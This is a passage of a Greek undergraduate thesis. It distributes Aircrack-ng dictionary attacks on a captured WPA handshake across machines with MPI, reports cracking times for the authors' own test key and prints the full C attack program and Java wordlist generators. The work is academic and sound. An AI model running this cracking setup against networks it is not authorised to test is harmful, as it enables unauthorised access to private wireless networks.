Τρίτον, ένας τελευταίος λόγος που δημιουργήσαμε τα δικά μας λεξικά, είναι διότι στα αγγλικά λεξικά που υπάρχουν, οι περισσότερες λέξεις είναι μικρότερου μήκους από 8 χαρακτήρες. Οπότε οι λέξεις αυτές δεν ικανοποιούν τις απαιτήσεις μας.

Δημιουργία MPI προγράμματος 6.9

Το τελευταίο στάδιο, πριν το πείραμα είναι η δημιουργία του προγράμματος MPI, το οποίο θα κάνει χρήση του εργαλείου Aircrack-ng, παρέχοντας ταυτόχρονα τη δυνατότητα υλοποίησής του από περισσότερους του ενός υπολογιστές. Στην περίπτωση μας, στόχος μας είναι η δημιουργία ενός προγράμματος, που θα εκτελεί ταυτόχρονα τις εντολές του Aircrack-ng σε περισσότερους από έναν υπολογιστές.

Ο κώδικας είναι γραμμένος στη γλώσσα προγραμματισμού C. Στα παραρτήματα, στο τέλος της πτυχιακής, είναι διαθέσιμος ο κώδικας, που υλοποιεί το πείραμά μας. Συνοπτικά, τα βήματα που πραγματοποιεί το πρόγραμμά μας είναι:

1. Ο MPI master στέλνει το αρχείο “capture.cap” στους MPI slaves.
2. Όλοι οι υπολογιστές πραγματοποιούν επίθεση με τη χρήση του εργαλείου Aircrack-ng και των λεξικών στο αρχείο “capture.cap”.
3. Αν κάποιος MPI slave, βρει το κλειδί, ενημερώνει τον MPI master.
4. Αν ο MPI master, βρει το κλειδί, ή ενημερωθεί από κάποιον MPI slave ότι το κλειδί έχει βρεθεί, στέλνει ενημερωτικό μήνυμα σε όλους τους MPI slave.
5. Για τη λήξη του προγράμματος, ο MPI master περιμένει ενημερωτικό μήνυμα από όλους τους MPI slave ότι έχουν τελειώσει τις διεργασίες που εκτελούν.

Αρχικά, όπως αναφέραμε, ο MPI master στέλνει το αρχείο “capture.cap” στους MPI slaves. Αυτό το επιτυγχάνουμε με τον εξής τρόπο:

- Κάθε MPI slave, στέλνει το όνομα του υπολογιστή στον οποίο βρίσκεται, στον MPI master. Ο MPI master, μαζεύει τα ονόματα των υπολογιστών των MPI slave, και τους στέλνει το αρχείο “capture.cap”.

Στη συνέχεια, αφού το “capture.cap” σταλθεί σε όλους τους υπολογιστές που συμμετέχουν στο MPI δίκτυο, αυτοί πραγματοποιούν επίθεση με το εργαλείο Aircrack-ng. Πιο συγκεκριμένα, ο MPI master, πραγματοποιεί την επίθεση, αφού πρώτα έχει στείλει το αρχείο “capture.cap” στους MPI slaves. Οι MPI slaves, αφού στείλουν το όνομά τους στον MPI master, πρώτα περιμένουν 30 δευτερόλεπτα και μετά ξεκινάνε την επίθεση.

Στην περίπτωση, που κάποιος MPI slave βρει το κλειδί, αρχικά γράφει το κλειδί στο terminal, έτσι ώστε να το δει ο χρήστης. Επιπρόσθετα, εκτυπώνει το χρόνο λειτουργίας του. Τέλος, ενημερώνει τον MPI master ότι βρήκε το κλειδί.

Στην περίπτωση, που ο MPI master βρει το κλειδί, το εκτυπώνει για το δει ο χρήστης στο terminal. Επίσης εκτυπώνει το χρόνο λειτουργίας του μέχρι να βρει το κλειδί. Τέλος, είναι υποχρεωμένος να στείλει ένα μήνυμα σε όλους του MPI slaves για να τους ενημερώσει ότι το κλειδί βρέθηκε.

Καθώς όμως, πραγματοποιούμε επιθέσεις λεξικού, είναι πολύ πιθανό να μη βρεθεί το κλειδί στο πρώτο λεξικό που θα χρησιμοποιήσουν είτε οι MPI slaves είτε ο MPI master. Στην περίπτωση που κάποιος MPI slave, δοκιμάσει όλες τις διαθέσιμες λέξεις ενός λεξικού χωρίς να βρει το κλειδί, αρχικά ελέγχει αν το κλειδί έχει βρεθεί από κάποιον άλλο. Αν ναι, σταματάει, αλλιώς συνεχίζει στο επόμενο λεξικό. Στην περίπτωση που ο MPI master, δοκιμάσει όλες τις διαθέσιμες λέξεις ενός λεξικού χωρίς να βρει το κλειδί, θα ελέγξει αν το κλειδί έχει βρεθεί. Αν όχι, συνεχίζει στο επόμενο λεξικό, αλλιώς ενημερώνει όλους τους MPI slaves ότι το κλειδί βρέθηκε και περιμένει από αυτούς να σταματήσουν τις λειτουργίες τους, ούτως ώστε να μπορέσει να τερματίσει το πρόγραμμα και να εκτυπώσει το συνολικό χρόνο λειτουργίας του.

Πείραμα 6.10

Πλέον, είμαστε έτοιμοι να ξεκινήσουμε το πείραμά μας, για να διαπιστώσουμε πόσο εύκολο είναι να σπάσουμε το WPA κλειδί με τη χρήση του εργαλείου Aircrack-ng, και πόσο θα μας βοηθήσει σε αυτό, η χρησιμοποίηση του MPI. Στη διάθεσή μας έχουμε δύο υπολογιστές. Καθώς το Aircrack-ng πραγματοποιεί επιθέσεις στην CPU των υπολογιστών, χρήσιμο είναι να αναφέρουμε τα μοντέλα των CPU των δύο υπολογιστών μας. Ο πρώτος υπολογιστής, που θα είναι και ο MPI master, διαθέτει το μοντέλο “Pentium Dual-Core” στα 2.10GHz. Ο δεύτερος υπολογιστής, που θα είναι ο MPI slave, διαθέτει το μοντέλο “Intel CORE i5” στα 2.67GHz. Τα λεξικά που θα χρησιμοποιήσουμε, αναλύθηκαν προηγουμένως στο κεφάλαιο αυτό. Το κλειδί που θα προσπαθήσουμε να βρούμε είναι το “aaxabcd”.

Αρχικά, θα ξεκινήσουμε την απαραίτητη διαδικασία για να κλέψουμε τα πακέτα που θα περιέχουν το WPA 4-way handshake. Έπειτα, θα προσπαθήσουμε να βρούμε το κλειδί με τη χρήση ενός μόνο υπολογιστή. Το κλειδί αυτό, βρίσκεται στο 8ο και τελευταίο λεξικό μας. Αυτό όμως που παρατηρήσαμε, είναι πως για να προσπελάσει ο υπολογιστής μας το 1ο λεξικό, χρειάστηκε να περάσουν 13 ώρες. Οπότε, θεωρητικά, για να το έβρισκε, θα χρειαζόταν περίπου 3 μέρες. Για αυτόν το λόγο, αναγκαστήκαμε να μικρύνουμε τα λεξικά μας κατά ένα γράμμα.

Έτσι οδηγηθήκαμε στη δημιουργία νέων λεξικών. Το χαρακτηριστικό τους είναι, ότι σε αντίθεση με τα προηγούμενα λεξικά, που υπήρχε de facto η φράση “aaa” στην αρχή της κάθε λέξης, και αναζητούσαμε τα υπόλοιπα 6 μικρά λατινικά

γράμματα, αυτά θα περιέχουν de facto τη φράση “ptu” στην αρχή της κάθε λέξης, και θα αναζητούμε τα υπόλοιπα 5 μικρά λατινικά γράμματα. Μία ακόμα διαφορά είναι η δημιουργία 26 λεξικών, αντί για 8, για να αυξηθεί η επικοινωνία των υπολογιστών και η χρήση του MPI. Οπότε το εύρος τιμών του 1^{ου} λεξικού θα είναι από το “ptuaaaaa” έως το “ptuazzzz”. Αντίστοιχα, θα είναι και τα εύρη τιμών των υπολοίπων λεξικών.

Πλέον, έχοντας τοποθετήσει το κλειδί “ptuxiaki” στο ασύρματο τοπικό μας δίκτυο και έχοντας κλέψει τα απαραίτητα πακέτα που περιέχουν το WPA 4-way handshake, θα πραγματοποιήσουμε επίθεση στο αρχείο “capture.cap” με τη χρήση ενός υπολογιστή και των καινούργιων λεξικών. Το αποτέλεσμα αυτής της επίθεσης φαίνεται στην παρακάτω εικόνα.

```
mpiuser@ubuntu: ~
mpiuser@ubuntu:~$ mpiexec -n 1 --hostfile .mpi_hostfile /mirror/a.out

Dictionary name: 1      Machine name: ubuntu     Node: 0

Dictionary name: 2      Machine name: ubuntu     Node: 0

Dictionary name: 3      Machine name: ubuntu     Node: 0

Dictionary name: 4      Machine name: ubuntu     Node: 0

Dictionary name: 5      Machine name: ubuntu     Node: 0

Dictionary name: 6      Machine name: ubuntu     Node: 0

Dictionary name: 7      Machine name: ubuntu     Node: 0

Dictionary name: 8      Machine name: ubuntu     Node: 0

Dictionary name: 9      Machine name: ubuntu     Node: 0

Dictionary name: 10     Machine name: ubuntu     Node: 0

Dictionary name: 11     Machine name: ubuntu     Node: 0

Dictionary name: 12     Machine name: ubuntu     Node: 0

Dictionary name: 13     Machine name: ubuntu     Node: 0

Dictionary name: 14     Machine name: ubuntu     Node: 0

Dictionary name: 15     Machine name: ubuntu     Node: 0

Dictionary name: 16     Machine name: ubuntu     Node: 0

Dictionary name: 17     Machine name: ubuntu     Node: 0

Dictionary name: 18     Machine name: ubuntu     Node: 0

Dictionary name: 19     Machine name: ubuntu     Node: 0

Dictionary name: 20     Machine name: ubuntu     Node: 0

Dictionary name: 21     Machine name: ubuntu     Node: 0

Dictionary name: 22     Machine name: ubuntu     Node: 0

Dictionary name: 23     Machine name: ubuntu     Node: 0

Dictionary name: 24     Machine name: ubuntu     Node: 0
Password:ptuxiaki
Time spend: 11542.662180
Tun time of MPI programm: 11542.662208
mpiuser@ubuntu:~$
```

Εικόνα 55 Επίθεση με έναν υπολογιστή

Όπως βλέπουμε, το κλειδί “ptuxiaki” βρέθηκε, στο 24ο λεξικό, και χρειάστηκε να περάσουν 11.542 δευτερόλεπτα, τα οποία ισοδυναμούν σε 3 ώρες και 12 λεπτά. Στη συνέχεια, πραγματοποιήσαμε την ίδια επίθεση, αλλά με δύο υπολογιστές. Το αποτέλεσμα αυτής της επίθεσης φαίνεται στην παρακάτω εικόνα.

```
mpiuser@ubuntu: ~
mpiuser@ubuntu:~$ mpiexec -n 2 --hostfile .mpi_hostfile /mirror/a.out
mpiuser@node1's password:

Dictionary name: 1      Machine name: ubuntu     Node: 0

Dictionary name: 1      Machine name: node1      Node: 1

Dictionary name: 2      Machine name: node1      Node: 1

Dictionary name: 2      Machine name: ubuntu     Node: 0

Dictionary name: 3      Machine name: node1      Node: 1

Dictionary name: 3      Machine name: ubuntu     Node: 0

Dictionary name: 4      Machine name: node1      Node: 1

Dictionary name: 4      Machine name: ubuntu     Node: 0

Dictionary name: 5      Machine name: node1      Node: 1

Dictionary name: 6      Machine name: node1      Node: 1

Dictionary name: 5      Machine name: ubuntu     Node: 0

Dictionary name: 7      Machine name: node1      Node: 1

Dictionary name: 6      Machine name: ubuntu     Node: 0

Dictionary name: 8      Machine name: node1      Node: 1

Dictionary name: 9      Machine name: node1      Node: 1

Dictionary name: 7      Machine name: ubuntu     Node: 0

Dictionary name: 10     Machine name: node1      Node: 1

Dictionary name: 8      Machine name: ubuntu     Node: 0

Dictionary name: 11     Machine name: node1      Node: 1
Password:ptuxiaki
Time spend: 3048.624896

Dictionary name: 9      Machine name: ubuntu     Node: 0
Tun time of MPI programm: 3578.144355
mpiuser@ubuntu:~$
```

Εικόνα 56 Επίθεση με δύο υπολογιστές

Όπως βλέπουμε, το κλειδί “ptuxiaki” βρέθηκε, σε χρόνο 3048 δευτερόλεπτα. Αυτό ισοδυναμεί σε 50 λεπτά. Το πρόγραμμά μας τελείωσε στα 3578 δευτερόλεπτα, δηλαδή σε 59 λεπτά. Κάνοντας τις συγκρίσεις, ανάμεσα στις δύο επιθέσεις, εύκολα διακρίνουμε πως ο χρόνος για να βρεθεί το κλειδί με την χρησιμοποίηση δύο υπολογιστών, είναι πολύ μικρότερος σε σχέση με το χρόνο που χρειάστηκε ο ένας υπολογιστής. Βέβαια, σημαντικό ρόλο σε αυτούς τους χρόνους έπαιξαν και οι CPU των υπολογιστών. Στη 2η επίθεση, παρατηρούμε πως το κλειδί βρήκε ο υπολογιστής Node1. Αυτός ο υπολογιστής είναι ο MPI

slave, που διαθέτει καλύτερη CPU σε σχέση με τον ubuntu, τον MPI master. Εξάλλου ο αριθμός των κλειδιών που χτυπάει ο Node1 αγγίζει τα 1600 το δευτερόλεπτο. Αυτό φαίνεται και από την εικόνα καθώς τη στιγμή που ο Node1 βρίσκει το κλειδί στο 11ο λεξικό, ο Ubuntu ακόμα βρίσκεται στο 8ο λεξικό.

Συμπεράσματα 6.11

Καταλήγοντας, με το τέλος των επιθέσεων που πραγματοποιήσαμε, καταλήγουμε σε δύο συμπεράσματα. Πρώτον, η χρησιμοποίηση του MPI είναι πραγματικά πολύ αποτελεσματική για τη λύση προβλημάτων που απαιτούν μεγάλη υπολογιστική ισχύ. Στη θεωρητική περίπτωση, που έχουμε 2 υπολογιστές αντί για 1, με τα ίδια hardware χαρακτηριστικά, το MPI μας δίνει έως και 100% αύξηση υπολογιστικής ισχύς. Δεν είναι τυχαίο εξάλλου το γεγονός, ότι τα τελευταία χρόνια, το MPI χρησιμοποιείται ολοένα και περισσότερο στη βιομηχανία.

Το δεύτερο συμπέρασμά μας, είναι ότι το WPA δεν σπάει. Ο μοναδικός τρόπος για να σπάσει είναι η αδυναμία του χρήστη να εισάγει σωστό κλειδί. Μόνο αν ο χρήστης τοποθετήσει για κλειδί μία λέξη που υπάρχει σε κάποιο λεξικό, μπορεί να σπάσει το WPA. Σε διαφορετική περίπτωση χρειάζεται τεράστια υπολογιστική ισχύ για να σπάσει το WPA και διαφορετική τεχνική. Όπως αναφέραμε και προηγουμένως, η επίθεση στην GPU είναι πολύ πιο αποτελεσματική από την αντίστοιχη επίθεση στην CPU. Αλλά και πάλι αυτό δεν αρκεί. Ήδη όπως παρατηρήσαμε, δοκιμάζοντας κλειδιά μήκους 8 χαρακτήρων – που είναι όλοι μικρά λατινικά γράμματα, από τα οποία τα 2 πρώτα να είναι πάντα ίδια, χρειαστήκαμε 3 μέρες για να βρούμε το σωστό κλειδί. Το κλειδί όμως μπορεί να είναι μήκους έως και 63 χαρακτήρων, συμπεριλαμβανομένων και κεφαλαίων λατινικών χαρακτήρων, σημείων στίξης κ.α.. Οπότε το να πραγματοποιήσει κανείς αποτελεσματική brute force επίθεση σε έναν τέτοιο κωδικό, είναι δύσκολο έως ακατόρθωτο.

ΒΙΒΛΙΟΓΡΑΦΙΑ

Practical attacks against WEP and WPA, November 8 2008, Martin Beck, TU-Dresden, Germany, Erik Tews, TU-Darmstadt, Germany

802.11 Security Series, Part II: The Temporal Key Integrity Protocol (TKIP), Jesse Walker, Network Security Architect, Platform Networking Group Intel Corporation

The Evolution of 802.11 Wireless Security, April 18th 2010, Kevin Benton

802.11 Security Series, Part III: AES-based Encapsulations of 802.11 Data, Jesse Walker, Network Security Architect, Platform Networking Group Intel Corporation

http://http.developer.nvidia.com/GPUGems3/gpugems3_ch36.html

Breaking 104 bit WEP in less than 60 seconds, Erik Tews, Ralf-Philipp Weinmann, and Andrei Pyshkin

Federal Information Processing Standards, November 26 2001, Publication 197, Announcing the ADVANCED ENCRYPTION STANDARD (AES)

Weaknesses in the Key Scheduling Algorithm of RC4, Scott Fluhrer, Cisco Systems Inc, Itsik Mantin, Computer Science department, The Weizmann Institute, and Adi Shamir Computer Science department, The Weizmann Institute

IEEE Std 802.11, 1999 Edition, Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications.

IEEE Std 802.11, 2007 Edition, Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications

MPI-2, Extensions to the Message-Passing Interface, November 15 2003, Message Passing Interface Forum

https://computing.llnl.gov/tutorials/mpi/

Σημειώσεις Εργαστηρίου, Αθανάσιος Ι. Μάργαρης, http://aetos.it.teithe.gr/~amarg/MPI/MPI_NOTES.pdf

http://de.teikav.edu.gr/telematics/pdf/3o_Meros_Asyrmata_thlematikh.pdf

http://ifestos.teilar.gr/index.php?option=com_docman&task=doc_view&gid=20

http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/Linux.Wireless.std.html

http://www.scribd.com/doc/55886140/8/%CE%9C%CE%B5%CE%B9%CE%BF%CE%BD

http://el.wikipedia.org/wiki/%CE%91%CF%83%CF%8D%CF%81%CE%BC%CE%B1%CF%84%CE%BF_%CE%B4%CE%AF%CE%BA%CF%84%CF%85%CE%BF

http://el.wikipedia.org/wiki/WiMAX

http://nefeli.lib.teicrete.gr/browse/stef/epp/2010/MarkomanolakiAikaterini/attached-document-1297849281-204253-9390/Markomanolaki2010.pdf

http://aetos.it.teithe.gr/~vaf/twmn.pdf

http://en.kioskea.net/contents/wifi/wifiintro.php3

http://www.kryparos.com/docs/Kryparos_bsc_thesis_Final.pdf

http://dspace.lib.uom.gr/bitstream/2159/13844/2/Raptis_Phd2010.pdf

http://www.terena.org/activities/tf-mobility/meetings/19/wierenga-802.11u.pdf

http://books.google.gr/books?id=lX3WatnVUe4C&pg=PA249&lpg=PA249&dq=PLW+PLCP+Header&source=bl&ots=dUdB8bwBjY&sig=VLeamniEGHk3ZEpoYZURWP9a4P0&hl=el&sa=X&ei=vWVNT4KkIsH18QOknZjkAg&ved=0CB0Q6AEwAA#v=onepage&q=PLW%20PLCP%20Header&f=false

ΔΙΚΤΥΑ ΚΙΝΗΤΩΝ & ΠΡΟΣΩΠΙΚΩΝ ΕΠΙΚΟΙΝΩΝΙΩΝ 2η Έκδοση, Μ. Ε. ΘΕΟΛΟΓΟΥ

CCNA Exploration Chapter 7

http://www.e-yliko.gr/htmls/diktya/sample/files/DiktyMetds1Kef1.pdf

ΠΑΡΑΡΤΗΜΑΤΑ

Κώδικας MPI

```
#include "mpi.h"
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[])
{

int myid, numprocs, namelen, num_chars;
double startwtime = 0.0, endwtime;
char processor_name[MPI_MAX_PROCESSOR_NAME];
MPI_Status status;

MPI_Init(&argc,&argv);
MPI_Comm_size(MPI_COMM_WORLD,&numprocs);
MPI_Comm_rank(MPI_COMM_WORLD,&myid);
MPI_Get_processor_name(processor_name,&namelen);

//run only in node 0
if (myid == 0)
	{
	char makeFile[26];
	sprintf(makeFile,"touch /mirror/password.txt");
	system(makeFile);

	startwtime = MPI_Wtime();
	int i;
	for (i = 1; i < numprocs; i++)
		{
		MPI_Probe(i,MPI_ANY_TAG,MPI_COMM_WORLD,&status);
		MPI_Get_count(&status,MPI_CHAR,&num_chars);
		char processorName[num_chars];
		char command[100 + num_chars];


	MPI_Recv(processorName,num_chars,MPI_CHAR,i,0,MPI_COMM_WORLD,&statu
s);

		sprintf(command,"gnome-terminal -x bash -c 'scp -p
/mirror/capture.cap %s:/mirror'",processorName);
		system(command);


		}//end for
	//node 0 search in 4 dictionaries
	//START
	if (numprocs != 1)
		{
		int j;
		for (j = 1; j < 14; j++)
			{
			char command2[500];
```

```
                  sprintf(command2,"aircrack-ng -a 2 /mirror/capture.cap
-w /mirror/%d | grep 'KEY FOUND!.*%c[.*%c]' >>
/mirror/password.txt",j,92,92);
                  printf("\nDictionary name: %d\tMachine name: %s\t Node:
%d\n",j,processor_name,myid);
                  system(command2);
                  FILE *file = fopen ("/mirror/password.txt", "r" );
                  if(file)
                        {
                        char line [200];
                        fgets ( line, sizeof line, file );
                        int flag = 0; //false
                        int i;
                        int length = strlen(line);
                        //Our grep
                        for (i = 0; i < length; i++)
                              if(line[i] == 'K')
                                    if(line[i+1] == 'E')
                                          if(line[i+2] == 'Y')
                                                if(line[i+3] == 32)
                                                      if(line[i+4] ==
'F')
                                                            if(line[i+5]
== 'O')
      if(line[i+6] == 'U')
      if(line[i+7] == 'N')
      if(line[i+8] == 'D')
            if(line[i+9] == '!')
            {
            flag = 1; //true
            printf("Password:");
            int q = i + 13;
            for (; q < 64; q++)
                  {
                  if (line[q] != 32)
                        printf("%c",line[q]);
                  else
                        break;
                  }//end for
            printf("\n");
            endwtime = MPI_Wtime();
            printf("Time spend: %f\n", endwtime-startwtime);
```

```
            break;

            }
                        fclose(file);
                        if (flag) //if password found stop other
procceces
                              {
                              int k;
                              char stop[] = {'s','t','o','p'};
                              for (k = 1; k < numprocs; k++)

      MPI_Send(stop,4,MPI_CHAR,k,0,MPI_COMM_WORLD);
                              break;
                              }//end for
                        }//end if
                        int havaAmessage;

      MPI_Iprobe(MPI_ANY_SOURCE,MPI_ANY_TAG,MPI_COMM_WORLD,&havaAmessage,
&status);
                        if (havaAmessage) //if node 0 have a message -->
break;
                              break;
                  }//end for
                  int integer[1] = {1};
                  MPI_Send(integer,1,MPI_INTEGER,0,1,MPI_COMM_WORLD);
            }//end if
      //END

      //node 0 search in 8 dictionaries
      //START
      else
      {
            int j;
            for (j = 1; j < 27; j++)
                  {
                  char command2[500];
                  sprintf(command2,"aircrack-ng -a 2 /mirror/capture.cap
-w /mirror/%d | grep 'KEY FOUND!.*%c[.*%c]' >>
/mirror/password.txt",j,92,92);
                  printf("\nDictionary name: %d\tMachine name: %s\t Node:
%d\n",j,processor_name,myid);
                  system(command2);
                  FILE *file = fopen ("/mirror/password.txt", "r" );
                  if(file)
                        {
                        char line [128];
                        fgets ( line, sizeof line, file );
                        int flag = 0; //false
                        int i;
                        int length = strlen(line);
                        //Our grep
                        for (i = 0; i < length; i++)
                              if(line[i] == 'K')
                                    if(line[i+1] == 'E')
                                          if(line[i+2] == 'Y')
                                                if(line[i+3] == 32)
                                                      if(line[i+4] ==
'F')
                                                            if(line[i+5]
== 'O')
```

```
	if(line[i+6] == 'U')

	if(line[i+7] == 'N')

	if(line[i+8] == 'D')

		if(line[i+9] == '!')

		{

		flag = 1; //true

		printf("Password:");

		int q = i + 13;

		for (; q < 64; q++)

			{

			if (line[q] != 32)

				printf("%c",line[q]);

			else

				break;

			}//end for

		printf("\n");

		endwtime = MPI_Wtime();

		printf("Time spend: %f\n", endwtime-startwtime);

		break;

		}
				fclose(file);
				if (flag)
					break;
				}//end if
			}//end for
		}//end if
		//STOP
	}//end if

//run only in nodes != 0
if (myid != 0)
	{
	startwtime = MPI_Wtime();
	MPI_Send(processor_name,MPI_MAX_PROCESSOR_NAME,MPI_CHAR,0,0,MPI_COM
M_WORLD);
	sleep(30); //give time to node 0 to send the .cap files
	//ALL nodes except node 0 search in 4 dictionaries
	//START
	int j;
	for (j = 1; j < 14; j++)
		{
```

```
            char command2[500];
            sprintf(command2,"aircrack-ng -a 2 /mirror/capture.cap -w
/mirror/%d | grep 'KEY FOUND!.*%c[.*%c]' >>
/mirror/password.txt",j,92,92);
            printf("\nDictionary name: %d\tMachine name: %s\t Node:
%d\n",j,processor_name,myid);
            system(command2);
            FILE *file = fopen ("/mirror/password.txt", "r" );
            if(file)
                  {
                  char line [128];
                  fgets ( line, sizeof line, file );
                  int flag = 0; //false
                  int i;
                  int length = strlen(line);
                  //Our grep
                  for (i = 0; i < length; i++)
                        if(line[i] == 'K')
                              if(line[i+1] == 'E')
                                    if(line[i+2] == 'Y')
                                          if(line[i+3] == 32)
                                                if(line[i+4] == 'F')
                                                      if(line[i+5] ==
'O')
                                                            if(line[i+6]
== 'U')
      if(line[i+7] == 'N')
      if(line[i+8] == 'D')
      if(line[i+9] == '!')
      {
      flag = 1; //true
      printf("Password:");
      int q = i + 13;
      for (; q < 64; q++)
            {
            if (line[q] != 32)
                  printf("%c",line[q]);
            else
                  break;
            }//end for
      printf("\n");
      endwtime = MPI_Wtime();
      printf("Time spend: %f\n", endwtime-startwtime);
```

```
      break;

      }
                  fclose(file);
                  if (flag) //if password found stop other procceces
                        {
                        int k;
                        char stop[] = {'s','t','o','p'};
                        for (k = 0; k < numprocs; k++)
                              {
                              if (k != myid)

      MPI_Send(stop,4,MPI_CHAR,k,0,MPI_COMM_WORLD);
                              }//end for
                        break;
                        }//end for
                  }//end if
                  int havaAmessage;

      MPI_Iprobe(MPI_ANY_SOURCE,MPI_ANY_TAG,MPI_COMM_WORLD,&havaAmessage,
&status);
                  if (havaAmessage) //if this node have a message -->
break;
                        break;
            }//end for
      int integer[1] = {1};
      MPI_Send(integer,1,MPI_INTEGER,0,1,MPI_COMM_WORLD);
      //END
      }

//run only in node 0
if (myid == 0) {
      int i;
      int end[1];
      for (i = 1; i < numprocs; i++)
            MPI_Recv(end,(int)1,MPI_INTEGER,i,1,MPI_COMM_WORLD,&status);
      endwtime = MPI_Wtime();
      printf("Tun time of MPI programm: %f\n", endwtime-startwtime);
      fflush(stdout);
    }
char delete[100];
sprintf(delete,"rm /mirror/password.txt");
system(delete);
MPI_Finalize();
return 0;
}/*end main*/
```

Κώδικας δημιουργίας 8 λεξικών

```
package ptixiaki;

public class Ptixiaki {

    public static void main(String[] args) {
        Programma ptixiaki = new Programma();
    }
}

package ptixiaki;
```

```
import java.io.BufferedWriter;
import java.io.FileWriter;
import java.io.IOException;
import java.util.logging.Level;
import java.util.logging.Logger;
public class Programma {
    Programma()
    {
    try{
        FileWriter fstream = new FileWriter("ad");
        BufferedWriter out= new BufferedWriter(fstream);
            for (int i1 = 0; i1 < 4; i1 ++)
                for (int i2 = 0; i2 < 26; i2++)
                    for (int i3 = 0; i3 < 26; i3 ++)
                       for (int i4 = 0; i4 < 26; i4 ++)
                            for (int i5 = 0; i5 < 26; i5 ++)
                                for (int i6 = 0; i6 < 26; i6 ++)
                                   {
                                        out.write("aa");
                                        out.write((char)(97+i1));
                                        out.write((char)(97+i2));
                                        out.write((char)(97+i3));
                                        out.write((char)(97+i4));
                                        out.write((char)(97+i5));
                                        out.write((char)(97+i6));
                                        out.write("\n");
                                    }
        out.close();
        }catch (IOException ex){

Logger.getLogger(Ptixiaki.class.getName()).log(Level.SEVERE,null,ex);
        }
    try{
        FileWriter fstream = new FileWriter("eh");
        BufferedWriter out= new BufferedWriter(fstream);
            for (int i1 = 4; i1 < 8; i1 ++)
                for (int i2 = 0; i2 < 26; i2++)
                    for (int i3 = 0; i3 < 26; i3 ++)
                        for (int i4 = 0; i4 < 26; i4 ++)
                            for (int i5 = 0; i5 < 26; i5 ++)
                                for (int i6 = 0; i6 < 26; i6 ++)
                                   {
                                        out.write("aa");
                                        out.write((char)(97+i1));
                                        out.write((char)(97+i2));
                                        out.write((char)(97+i3));
                                        out.write((char)(97+i4));
                                        out.write((char)(97+i5));
                                        out.write((char)(97+i6));
                                        out.write("\n");
                                    }
        out.close();
        }catch (IOException ex){

Logger.getLogger(Ptixiaki.class.getName()).log(Level.SEVERE,null,ex);
        }

    try{
        FileWriter fstream = new FileWriter("ik");
        BufferedWriter out= new BufferedWriter(fstream);
```

```
            for (int i1 = 8; i1 < 11; i1 ++)
                for (int i2 = 0; i2 < 26; i2++)
                    for (int i3 = 0; i3 < 26; i3 ++)
                        for (int i4 = 0; i4 < 26; i4 ++)
                            for (int i5 = 0; i5 < 26; i5 ++)
                                for (int i6 = 0; i6 < 26; i6 ++)
                                    {
                                        out.write("aa");
                                        out.write((char)(97+i1));
                                        out.write((char)(97+i2));
                                        out.write((char)(97+i3));
                                        out.write((char)(97+i4));
                                        out.write((char)(97+i5));
                                        out.write((char)(97+i6));
                                        out.write("\n");
                                    }
        out.close();
        }catch (IOException ex){

Logger.getLogger(Ptixiaki.class.getName()).log(Level.SEVERE,null,ex);
        }

    try{
        FileWriter fstream = new FileWriter("ln");
        BufferedWriter out= new BufferedWriter(fstream);
            for (int i1 = 11; i1 < 14; i1 ++)
                for (int i2 = 0; i2 < 26; i2++)
                    for (int i3 = 0; i3 < 26; i3 ++)
                        for (int i4 = 0; i4 < 26; i4 ++)
                            for (int i5 = 0; i5 < 26; i5 ++)
                                for (int i6 = 0; i6 < 26; i6 ++)
                                    {
                                        out.write("aa");
                                        out.write((char)(97+i1));
                                        out.write((char)(97+i2));
                                        out.write((char)(97+i3));
                                        out.write((char)(97+i4));
                                        out.write((char)(97+i5));
                                        out.write((char)(97+i6));
                                        out.write("\n");
                                    }
        out.close();
        }catch (IOException ex){

Logger.getLogger(Ptixiaki.class.getName()).log(Level.SEVERE,null,ex);
        }

    try{
        FileWriter fstream = new FileWriter("oq");
        BufferedWriter out= new BufferedWriter(fstream);
            for (int i1 = 14; i1 < 17; i1 ++)
                for (int i2 = 0; i2 < 26; i2++)
                    for (int i3 = 0; i3 < 26; i3 ++)
                        for (int i4 = 0; i4 < 26; i4 ++)
                            for (int i5 = 0; i5 < 26; i5 ++)
                                for (int i6 = 0; i6 < 26; i6 ++)
                                    {
                                        out.write("aa");
                                        out.write((char)(97+i1));
                                        out.write((char)(97+i2));
                                        out.write((char)(97+i3));
```

```
                                        out.write((char)(97+i4));
                                        out.write((char)(97+i5));
                                        out.write((char)(97+i6));
                                        out.write("\n");
                                    }
            out.close();
            }catch (IOException ex){

Logger.getLogger(Ptixiaki.class.getName()).log(Level.SEVERE,null,ex);
            }

        try{
            FileWriter fstream = new FileWriter("rt");
            BufferedWriter out= new BufferedWriter(fstream);
                for (int i1 = 17; i1 < 20; i1 ++)
                    for (int i2 = 0; i2 < 26; i2++)
                        for (int i3 = 0; i3 < 26; i3 ++)
                            for (int i4 = 0; i4 < 26; i4 ++)
                                for (int i5 = 0; i5 < 26; i5 ++)
                                    for (int i6 = 0; i6 < 26; i6 ++)
                                        {
                                            out.write("aa");
                                          out.write((char)(97+i1));
                                            out.write((char)(97+i2));
                                            out.write((char)(97+i3));
                                            out.write((char)(97+i4));
                                            out.write((char)(97+i5));
                                            out.write((char)(97+i6));
                                            out.write("\n");
                                        }
            out.close();
            }catch (IOException ex){

Logger.getLogger(Ptixiaki.class.getName()).log(Level.SEVERE,null,ex);
            }

        try{
            FileWriter fstream = new FileWriter("uw");
            BufferedWriter out= new BufferedWriter(fstream);
                for (int i1 = 20; i1 < 23; i1 ++)
                    for (int i2 = 0; i2 < 26; i2++)
                        for (int i3 = 0; i3 < 26; i3 ++)
                            for (int i4 = 0; i4 < 26; i4 ++)
                                for (int i5 = 0; i5 < 26; i5 ++)
                                    for (int i6 = 0; i6 < 26; i6 ++)
                                        {
                                            out.write("aa");
                                            out.write((char)(97+i1));
                                            out.write((char)(97+i2));
                                            out.write((char)(97+i3));
                                            out.write((char)(97+i4));
                                            out.write((char)(97+i5));
                                            out.write((char)(97+i6));
                                            out.write("\n");
                                        }
            out.close();
            }catch (IOException ex){

Logger.getLogger(Ptixiaki.class.getName()).log(Level.SEVERE,null,ex);
            }
```

```
    try{
        FileWriter fstream = new FileWriter("xz");
        BufferedWriter out= new BufferedWriter(fstream);
            for (int i1 = 23; i1 < 26; i1 ++)
                for (int i2 = 0; i2 < 26; i2++)
                    for (int i3 = 0; i3 < 26; i3 ++)
